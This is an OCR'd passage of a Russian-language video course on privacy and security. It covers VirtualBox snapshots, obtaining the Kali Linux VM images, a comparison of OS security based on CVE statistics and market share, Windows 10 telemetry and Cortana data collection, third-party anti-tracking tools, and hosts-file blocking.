
"Открыть", здесь будет написано, что это расширение делает. Видим, здесь сказано почти тоже самое, что я уже упоминал про USB, RDP, здесь еще вещи, связанные с веб-камерой, шифрованием диска, нажимаем "Установить", и если желаете, можете ознакомиться с лицензионным соглашением. "Я согласен". "Да". Начнется установка расширения. "ОК", и вот, расширение установлено и данный функционал теперь доступен для вас внутри VirtualBox.





Одна из отличных возможностей VirtualBox - это снимки состояния системы, или снапшоты, чего нет в VMware Workstation Player, но есть в VMware Workstation Pro. Снапшоты позволяют вам сделать полную статическую копию памяти и жесткого диска и затем продолжить использование операционной системы, а позже, на определенном этапе,

вы можете принять решение вернуться обратно к той копии, если нужно. Другой способ использования снапшотов - это создание копий различных вещей, с которыми вы собираетесь поэкспериментировать, вы устанавливаете одну вещь, создаете снапшот, устанавливаете что-то еще, делаете снапшот, и вы можете переключаться туда-сюда между двумя снапшотами.




Вы также можете что-либо тестировать, увидели, что что-то не работает, вернулись к предыдущему снапшоту, так что снапшоты - это реально крутая и определенно полезная вещь для тестирования. А эта кнопка дает вам возможность склонировать виртуальную операционную систему целиком.

49. Kali Linux 2016

Операционная система, которую мы будем использовать в этом курсе, и которую я буду использовать для демонстрации, это Kali Linux или Kali Linux 2.0. Kali Linux, в прошлом известный как BackTrack, это дистрибутив на базе Debian, вы можете наблюдать его на ваших экранах, похож на Debian, который мы видели ранее, это потому, что он находится в составе известного окружения.



Он имеет коллекцию инструментов безопасности, приватности и компьютерной криминалистики, видим их здесь. Их много.



Kali также отличает выпуск регулярных обновлений по безопасности, что хорошо. Поддержка архитектуры ARM, выбор популярных графических окружений, как я уже говорил, здесь вы можете лицезреть Gnome, но вы можете выбрать также KDE, XFCE, MATE, E17, LXDE и другие. И разработчики делают постоянные обновления до последних версий.

Однако, это операционная система не для повседневного использования, она содержит полезные инструменты для безопасности и приватности, которые я буду демонстрировать в этом курсе. Например, как мы будем использовать ее для мониторинга подозрительного трафика, например, троянов или "крыс", или приложений, отправляющих данные, или следящих за нами, или просто для того, чтобы показать вам, как может быть взломан ваш браузер. Все это в Kali Linux.

https://www.kali.org/downloads/

Я скачал диск с Kali или ISO-версию диска, заходим по этой ссылке, скачиваем нужную версию. Но я бы не рекомендовал делать так, потому что вам нужно монтировать этот ISO и устанавливать систему, и это занимает время. Вы можете просто взять виртуальный образ, пройдите по этой ссылке, вот она.

https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/

Здесь у нас VMware-образы, здесь VirtualBox-образы, также торрент-файлы.

Опять же, это потому, что мы делаем это для тестирования. Если бы это предназначалось не для тестирования, то тогда, возможно, вы бы захотели установить Kali самостоятельно, но мы собираемся использовать ее для тестирования, так что эти предварительно собранные образы должны нас устроить. Обратите внимание, что имя пользователя "route", а пароль "toor"

Kali Linux VMware Images | Kali Linux VirtualBox Images | Kali Linux Hyper-V Images

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VBox	Torrent	3.6G	2016.2	A22978E7DB5DA82A6D013DA51BE227EE2982042D
Kali Linux 32 bit VBox PAE	Torrent	3.8G	2016.2	93AEB16A1A9A5D6E94A9AE6AF105573C7CB3357B
Kali Linux Light 64 bit VBox	Torrent	1.2G	2016.2	DB154D8331356361281AB665F0B3AA09D2B380F3
Kali Linux Light 32 bit VBox	Torrent	1.2G	2016.2	C64324EF46CC613365F7BBD64F0391283A072E7B

Вы можете также скачать Kali Linux на сайте osboxes.org, несмотря на то, что это не официальная версия, как та версия, которую можно достать на вебсайте offensive-security.com, потому что именно эти ребята разработали Kali. Ну, сайт Osboxes - это альтернативный вариант. Можете взять здесь версии VMware и VirtualBox, VDI, здесь указаны пароль и имя пользователя.

6

ПРИВАТНОСТЬ И БЕЗОПАСНОСТЬ ОПЕРАЦИОННЫХ СИСТЕМ (WINDOWS VS MAC OS X VS LINUX)

50. Цели и задачи обучения

Ваш выбор операционной системы имеет значение для вашей безопасности, приватности и анонимности. Различные операционные системы подходят для различных нужд. Цель данного раздела - понять, какая операционная система подходит под ваши требования исходя из рисков и для чего вы хотите ее использовать, под конкретную ситуацию, под конкретные требования. Так, чтобы вы смогли выбрать операционную систему с учетом рисков и юзабилити. Вы также сможете настроить вашу операционную систему для максимальной приватности.

51. Средства и функциональные возможности безопасности

Давайте поговорим о нашем выборе операционной системы и как он влияет на вашу безопасность, потому что операционная система - это реальная основа вашей безопасности. Есть много заблуждений, когда речь идет об операционных системах и безопасности. Вы наверное слышали, например, что Маки не могут быть заражены вирусами. Множество людей также говорят, что Windows ужасен в вопросах безопасности. И есть люди, лагерь Linux, которые считают, что Linux является самой лучшей операционной системой.

Windows vs. Mac OSX vs. Linux

Давайте разберем некоторые из этих убеждений, основываясь на фактах и статистике, и выясним, к чему мы в действительности придем, когда дело касается безопасности этих операционных систем.

Итак, Windows, у Windows нехорошая репутация, в этом нет никаких сомнений. У нее изначально была слабая система безопасности, но стоит отдать ей должное. В более поздних версиях операционных систем Microsoft начали серьезно относиться к вопросам безопасности. И с учетом последних продуктов, последних средств безопасности типа BitLocker, EMET, Device Guard, Windows Hello и доверенных приложений Windows trusted apps, теперь есть вполне серьезный набор средств безопасности.

Подводят Windows, особенно в актуальной Windows 10, проблемы, связанные со слежкой и конфиденциальностью, это не особо связано со средствами безопасности, но это отталкивает некоторых людей.

Windows vs. Mac OSX vs. Linux

Далее, Mac OS X, на сегодня, опять же, как и Windows, содержит надежные средства безопасности. Вещи типа рандомизации распределения адресного пространства, песочница для запуска приложений, FileVault 2, настройки приватности и магазин доверенных приложений Apple. Все сильные средства безопасности.

Windows vs. Mac OSX vs. Linux

Далее у нас Linux, Linux-подобные операционные системы, Unix-подобные операционные системы. Есть их большое разнообразие, я группирую их все в одну категорию. Если вы ищете самые защищенные операционные системы, то вы найдете их именно здесь. Такие вещи, как SELinux, являются хорошим примером этого, это реализация разграниченного мандатного управления доступом MAC, которая удовлетворяет требованиям правительства и военных.

И более стандартные операционные системы типа Debian, Arch Linux, Ubuntu, опять же, все они имеют достаточно надежные средства безопасности. Когда мы рассматриваем Windows, Mac и Linux, все они в похожих условиях, когда речь заходит об их существующих средствах и функциональных возможностях безопасности.


52. Баги и уязвимости в безопасности

Не только средства безопасности имеют значение. Мы беспокоимся о том, каков наш действительный риск в реальном мире, и чтобы определить его, нам также нужно взять в расчет историю багов и уязвимостей в безопасности. Насколько слабой, собственно говоря, была конкретная операционная система? Возможно, вас интересует вопрос, какую из операционных систем мы будем считать самой слабой? Windows, OS X или различные Linux-системы, возможно ядро Linux, что из них было наиболее уязвимым в истории?

https://www.cvedetails.com/top-50-products.php

	Продукт	Вендор	Вид	Кол-во уязвимостей
1	Linux Kernel	Linux	OS	1322
2	Firefox	Mozilla	Application	1230
3	Mac Os X	Apple	OS	1207
4	Chrome	Google	Application	1152
5	Windows Xp	Microsoft	OS	727

Что ж, мы можем взглянуть на это. Мы на сайте www.cvedetails.com, и вы можете ознакомиться с полной историей, можете заметить, что ядро Linux имело больше всего уязвимостей, можете проигнорировать приложения в списке, далее у нас идет Mac OS X, это может удивить некоторых людей, возможно, они ожидали увидеть на первых позициях продукты Microsoft. Далее у нас тут XP. Но это за всю историю, нас волнует только настоящее и что будет в будущем. Если мы посмотрим на 2015 год, интересно, что в топе здесь операционные системы от Apple, Mac OS X, немного ниже все платформы Windows, затем Ubuntu Linux и еще ниже другие платформы Linux. Но это не просто количество уязвимостей, это также и степень опасности уязвимостей, показатель того, увеличивается ли количество обнаруживаемых уязвимостей.



Если мы посмотрим на Mac OS X, можем увидеть здесь, похоже, есть тренд к увеличению обнаружения уязвимостей, но если мы посмотрим на степень опасности здесь, выполнение кода, серьезными здесь являются красный столбец и оранжевый. Очевидна серьезность и потенциальное увеличение их количества в тренде для Mac OS X.



Далее, Windows. Деление на множество различных операционных систем, но доля Windows 7 по-прежнему 50%, и вы можете увидеть здесь всё в соответствии с тенденциями. Также, знаете, обоснованная степень опасности. Отказ в обслуживании, например. Опять же, значимое количество серьезных багов по-прежнему появляется на свет.


Далее, если мы посмотрим на ядро Linux, возможно, мы можем сказать, что в последнее время есть тенденция к снижению, и значительно меньшее количество более серьезных видов уязвимостей, но есть много Linux и Unix-подобных операционных систем, и мы здесь смешали их в одну кучу. Что касается ядра Linux, в нем поменьше серьезных уязвимостей.

Нужно также учитывать скорость и время, с которыми эти уязвимости исправляются. Можно сказать, что Apple и Microsoft вполне справляются с их исправлением. А если у вас менее известная Linux или Unix-подобная операционная система, то вы можете обнаружить, что выпуск исправлений происходит медленнее, поскольку за ними не стоят огромные многомиллиардные корпорации, в которых выпуск всех исправлений поставлен на поток.

53. Статистика использования систем

Мы только что рассмотрели средства безопасности и баги безопасности, но что больше всего влияет на вероятность того, что вы станете жертвой киберпреступности? Что ж, это распространенность использования операционных систем. Давайте взглянем на статистику использования систем.

Мы на сайте Википедии, смотрите, огромную долю рынка занимают операционные системы от Microsoft. Windows 7 - 53%, затем Windows 8, XP. Люди до сих пор используют XP, можете в это поверить? Затем очень маленькая доля у Mac OS X, 8%. Далее, совершенно маленькая, у Linux. Киберпреступники, как и любой начинающий предприниматель, хотят наилучшей доходности от вложенных инвестиций во время и усилия. В этой связи наибольший смысл имеет нацеливание на крупнейшую аудиторию пользователей, а это Windows.



В целом, вредоносные программы пишутся для одного вида операционной системы. И поэтому в связи с тем, что Windows по-прежнему имеет самую крупную долю на рынке, именно на нее и нацеливаются киберпреступники. В этом сегменте находятся деньги. Но пользователям Mac нужно быть внимательными, волки ходят кругами. Преступники начнут фокусироваться на Mac при увеличении популярности и увеличении количества и серьезности уязвимостей.



Если мы спустимся ниже, то вы сможете увидеть другой способ просмотра статистики операционных систем и теперь в нее включены мобильные устройства. Смотрите, можно заметить, что Android становится чрезвычайно популярным. И ответом на его популярность становится внушительное увеличение количества атак на Android. Если вы собираетесь приобрести устройство на Android, вам нужно совершать покупку у Google или крупного производителя, который обеспечивает регулярные обновления в связи с багами в безопасности.

На текущий момент есть миллионы уязвимых смартфонов на Android повсеместно, которые никогда не будут пропатчены, поскольку никто не выпускает патчи для них. Уязвимость под названием Stagefright заключается в том, что мультимедийное сообщение может отправляться на уязвимые мобильные устройства с целью установления контроля над ними, и миллионы устройств уязвимы.

О чем это нам говорит в контексте выбора операционной системы? Что ж, Linux предлагает самую безопасную операционную систему, плюс его доля использования на рынке мала, а это означает, что мал и реальный риск, ландшафт угроз для Linux мал. Отрицательный момент - в том, что трудно найти приложения для него. Они не поддерживают все приложения, которые вам могут понадобиться. В этом оборотная сторона, но вы получите наибольшую защищенность в Linux-подобной среде. Мало кто атакует Linux.

Далее, у вас может быть Mac OS X, у которой есть прекрасный баланс. Это не та операционная система, на которую рационально нацеливаться, и в ней есть адекватные средства безопасности. Однако, вы видели, что имеется увеличение количества уязвимостей в OS X. Я бы сказал, что Mac, возможно, это хороший баланс для обычного пользователя, который заботится о безопасности и юзабилити. Но к сожалению, в этом случае вы имеете и увеличение затрат.

И далее, у нас Windows. Наибольшая доля на рынке, больше всего атакуется. Этот курс является решением для минимизации рисков. Несмотря на то, что вы, возможно, пользуетесь операционной системой, которая больше всего подвержена атакам, есть решения, которые помогут вам минимизировать риск, а это цель данного курса. При помощи некоторых простых и легких шагов вы сможете значительно уменьшить свой риск. Так, что киберпреступники не придут за вами, они пойдут за более легкой добычей.

54. Windows 10 - Отслеживание приватности

Давайте начнем с того, что Windows 10 не подойдет, если приватность крайне важна для вас. Но если у вас есть забота о приватности общего характера, то Windows можно обработать так, что она не будет отправлять данные вовне, но вы обнаружите, что это непрерывный поединок, поскольку выходят новые обновления, новый функционал, которым будет требоваться обращение из операционной системы в мир.

Windows 10 - это операционная система, основанная на использовании облачных вычислений с применением облачного функционала типа синхронизации и совместного использования, виртуального помощника. Она спроектирована так, что для обеспечения работы этих компонентов происходит коммуницирование с внешним интернетом. Чтобы пользоваться подобными облачными компонентами, вам необходимо использовать аккаунт в Microsoft, это один из тех самых интернет-аккаунтов, это не локальный аккаунт. Облачные компоненты типа Cortana. И все это полностью противоречит целям приватности. Собственно говоря, Windows 10 в действительности не операционная система в ее привычном понимании. Это операционная система со множеством базирующихся в облаках дополнительных компонентов.

Давайте посмотрим, как Windows 10 может влиять на вашу приватность, чтобы вы могли выбрать для себя, пользоваться этой операционной системой или нет. Потому что в использовании Windows 10 есть преимущества; в ней множество великолепных особенностей, но вам нужно быть осведомленными о том, что из-за этого в определенной степени пострадала приватность. По правде говоря, из-за этого многие аспекты конфиденциальности принесены в жертву.

В Windows 10 синхронизация данных стоит в настройках по умолчанию. Ваши приватные данные и настройки программного обеспечения будут синхронизироваться с Microsoft по умолчанию. Это включает веб-сайты, которые вы посещаете, историю вашего браузера, настройки программ, имена и пароли точек доступа Wi-Fi и так далее. Хотя это можно отключить.

Существует идентификатор получателя рекламы advertising ID. Windows 10 присваивает каждой копии операционной системы уникальный рекламный ID. Это используется для кастомизации рекламы, которая отправляется вам сторонними компаниями типа

рекламных сетей и рекламодателей. Вы можете отказаться от этого, и я покажу, как.

Есть сбор данных для Cortana. Если вы откроете Cortana FAQ, то сможете найти больше информации от самих Microsoft на счет того, что делает Cortana. Здесь, наверху: "Какая информация собирается и где она хранится во время моего использования Cortana?" Это находится по данному адресу:

windows.microsoft.com/en-us/windows-10/Cortana-privacy-faq

Cortana, если вы не в курсе, это что-то типа Siri на iPhone. Это новая для Windows 10 разновидность голосового помощника. Оно или она, собирает все данные, которые вы используете. Когда я говорю все данные, я имею ввиду все данные. Я говорю об истории браузера, нажатиях клавиш, прослушке вашего микрофона, истории поисковых запросов, данные календаря, местоположение и перемещения, ваши контакты и отношения с контактами из Windows. Информация о платежах типа деталей кредитной и дебетовой карт, данные из имейлов, текстовых сообщений, история ваших звонков, фильмы, которые вы смотрите, музыка, которую слушаете, все, что вы покупаете и список можно продолжать.

Для того, чтобы обеспечить хороший сервис, Cortana необходимо изучить вас. Это кажется чрезмерным и определенно, вы должны быть предупреждены об этом, чтобы вы могли сделать осознанный выбор, хотите ли вы или нет пользоваться сервисом Cortana. Cortana должна иметь достаточную значимость для вас, прежде чем вы отдадите такое количество персональной информации в адрес Microsoft. И тем не менее, это новый мир, в котором мы живем, и это новый мир, к которому мы движемся. Слово "приватность" будет иметь совсем иное значение для следующего поколения, поскольку вещи типа Cortana, вероятно, становятся незаменимыми для следующего поколения.

Пара других вещей, которые вы, возможно, захотите прочитать, если собираетесь использовать Windows 10 и вас волнует приватность. Первое - это “Заявление о конфиденциальности Microsoft” и вы можете найти его по ссылке:

https://www.microsoft.com/en-us/privacystatement/default.aspx

Второе - это “Соглашение об использовании служб Microsoft”, которое вы можете найти по ссылке:

https://www.microsoft.com/en-us/serviceagreement/ default.aspx

Когда вы скачиваете Windows 10, то подписываете оба этих соглашения о том, что вы разрешаете Microsoft собирать вашу информацию и делиться ею с третьими сторонами. Эти документы, которые я вам показываю, прописывают, в каких целях используются ваши данные, и как как они намереваются следить за вами. Они очень открыты в этом вопросе и честны, что хорошо, потому что, как мне кажется, они извлекли уроки из прошлого. Так что теперь они очень честны и прямолинейны по данному вопросу. Но что вам приходится делать - так это выбирать между средствами, потенциально крутыми средствами, и вашими персональными данными.

Позвольте я приведу пример, какого рода данные вы соглашаетесь отдать на сбор и передачу третьим сторонам, если вы прочитаете данные документы. Речь идет о вашем имени, адресе электронной почты, почтовом адресе, номере телефона, паролях, информации, связанной с паролями (например, о подсказках по паролям), информации по доступу к аккаунтам, командах, на которые вы можете быть подписаны, биржевой информации, которой вы интересуетесь, ваших любимых местах и городах, вашем возрасте, поле, предпочитаемом языке, платежных данных (например, номера кредитных карт и защитные коды, связанные с вашим платежным средством), речь идет о средствах, которые вы используете, о товарах, которые заказываете, веб-сайтах, которые посещаете, поисковых запросах, которые совершаете, контактах и ваших с ними отношениях. Информация о местоположении, посредством GPS или идентификации по находящимся рядом вышкам сотовой связи и точкам доступа Wi-Fi, и содержимое ваших документов. Ваши фотографии, ваша музыка, ваше видео, которые вы загружаете на сервисы типа OneDrive.


Сюда также входит содержание вашего общения, отправленного или полученного через сервисы Microsoft, такое как строка темы сообщения, текст сообщения электронной почты, текст или другое содержимое мгновенного сообщения, аудио- или видеозапись мультимедийного сообщения, звукозапись и расшифровка из полученного вами голосового сообщения или надиктованного вами текста.

55. Windows 10 - Автоматическое отключение слежки


В Windows 10 вы можете настроить параметры приватности вручную, но это требует времени и знания всех настроек. К счастью, на выбор есть ряд автоматических инструментов, которые помогут вам. И все же вам придется постоянно проверять, не нарушается ли ваша конфиденциальность. Microsoft как движущаяся цель, они будут выпускать обновления, и вам нужно быть в курсе всех изменений, необходимых для защиты вашей приватности, вот почему Windows 10 - это неправильный выбор в случае, если приватность чрезвычайно важна для вас.

Думаю, если вы просто хотите минимизировать слежку за собой, вы можете обойтись и Windows 10, до тех пор, пока вы контролируете вещи, которые необходимо блокировать. В случае с автоматическими инструментами мы надеемся, что это программное обеспечение будет обновляться следом за любыми изменениями, совершенными Microsoft, и дополняться актуальной информацией касаемо защиты приватности.


Вот современные инструменты для автоматического исправления проблем, связанных с приватностью, в Windows 10. Во-первых, это Destroy Windows 10 Spying. Программа влияет лишь на изменения в файле hosts, это никуда не годится. Почему, я объясню позже.



Далее программа под названием Disable Windows 10 Tracking, написана на Python, с открытым исходным кодом, что очень хорошо. Есть программа DoNotSpy 10, с закрытым исходным кодом, но она содержит объяснения по всем исправлениям, которые совершает, и вы можете сделать бекапы. Есть Windows 10 Privacy and Share, это пакетный файл, открытый исходный код.



Есть Windows 10 Privacy Fixer, с открытыми исходниками. Есть W10Privacy. ShutUp10, которая содержит функционал для создания бекапа.




Spybot Anti-Beacon for Windows 10. Она выпускается известной антишпионской компанией, так что можно сказать, что к ней есть некоторое доверие, накопленное по отношению к этим ребятам. Есть Ashampoo AntiSpy for Windows 10, с функцией резервного копирования, и есть Windows Privacy Tweaker.

Это программы, которые я знаю. Многие из них созданы весьма неопределенными разработчиками, у которых в действительности недостаточно знаний или же на них нет истории, так что вам нужно задуматься о доверии. Можете ли вы доверять этим людям, разработавшим данное программное обеспечение, с учетом безопасности и приватности? Если программы имеют открытый исходный код, и вы знаете язык, на котором они написаны, вы можете проверить это программное обеспечение.

Подобные программы исходят из источников, не заслуживающих доверия, поэтому лучше всего использовать те из них, что имеют полностью открытый исходный код. Вы понятия не имеете, кто их написал, и не знаете, какие дополнительные биты с дерьмом они туда поместили, а это может идти вразрез с вашей безопасностью или приватностью. Вот почему я придерживаюсь вариантов с открытыми исходниками.

Пара слов о том, как подобные инструменты работают. Они выполняют такие вещи, как отключение служб. Они влияют на доступ к приложениям, отключают дистанционное отслеживание, удаляют приложения, добавляют правила для файрвола, редактируют файл hosts и так далее.



Файл hosts - это простой текстовый файл, он так и называется "hosts". Он останавливает операционную систему от отправления DNS-запросов, которые направляются для преобразования веб-адресов или доменных имен в IP-адресы. Например, вы помещаете Google в файл hosts и соответствующий IP-адрес. Затем, когда бы вы ни обращались к сайту Google, системе не нужно делать DNS-запрос, она сначала смотрит в файл hosts.

Далее, что делают подобные инструменты, они используют файл hosts, чтобы помещать в него поддельные IP-адресы и сопоставлять их доменам, на которые стучится система, это предотвращает обращение к серверам Microsoft. Например, это может быть www.microsoft.com и они проставляют ему соответствующий адрес 0.0.0.0

Однако файл hosts больше не всемогущ, каким он был раньше. В Windows 10 Microsoft жестко запрограммировали IP-адресы в системные динамически компонуемые библиотеки, что эффективно предотвращает от блокирования операционной системой определенных доменов и IP-адресов, так что файл hosts не сработает.

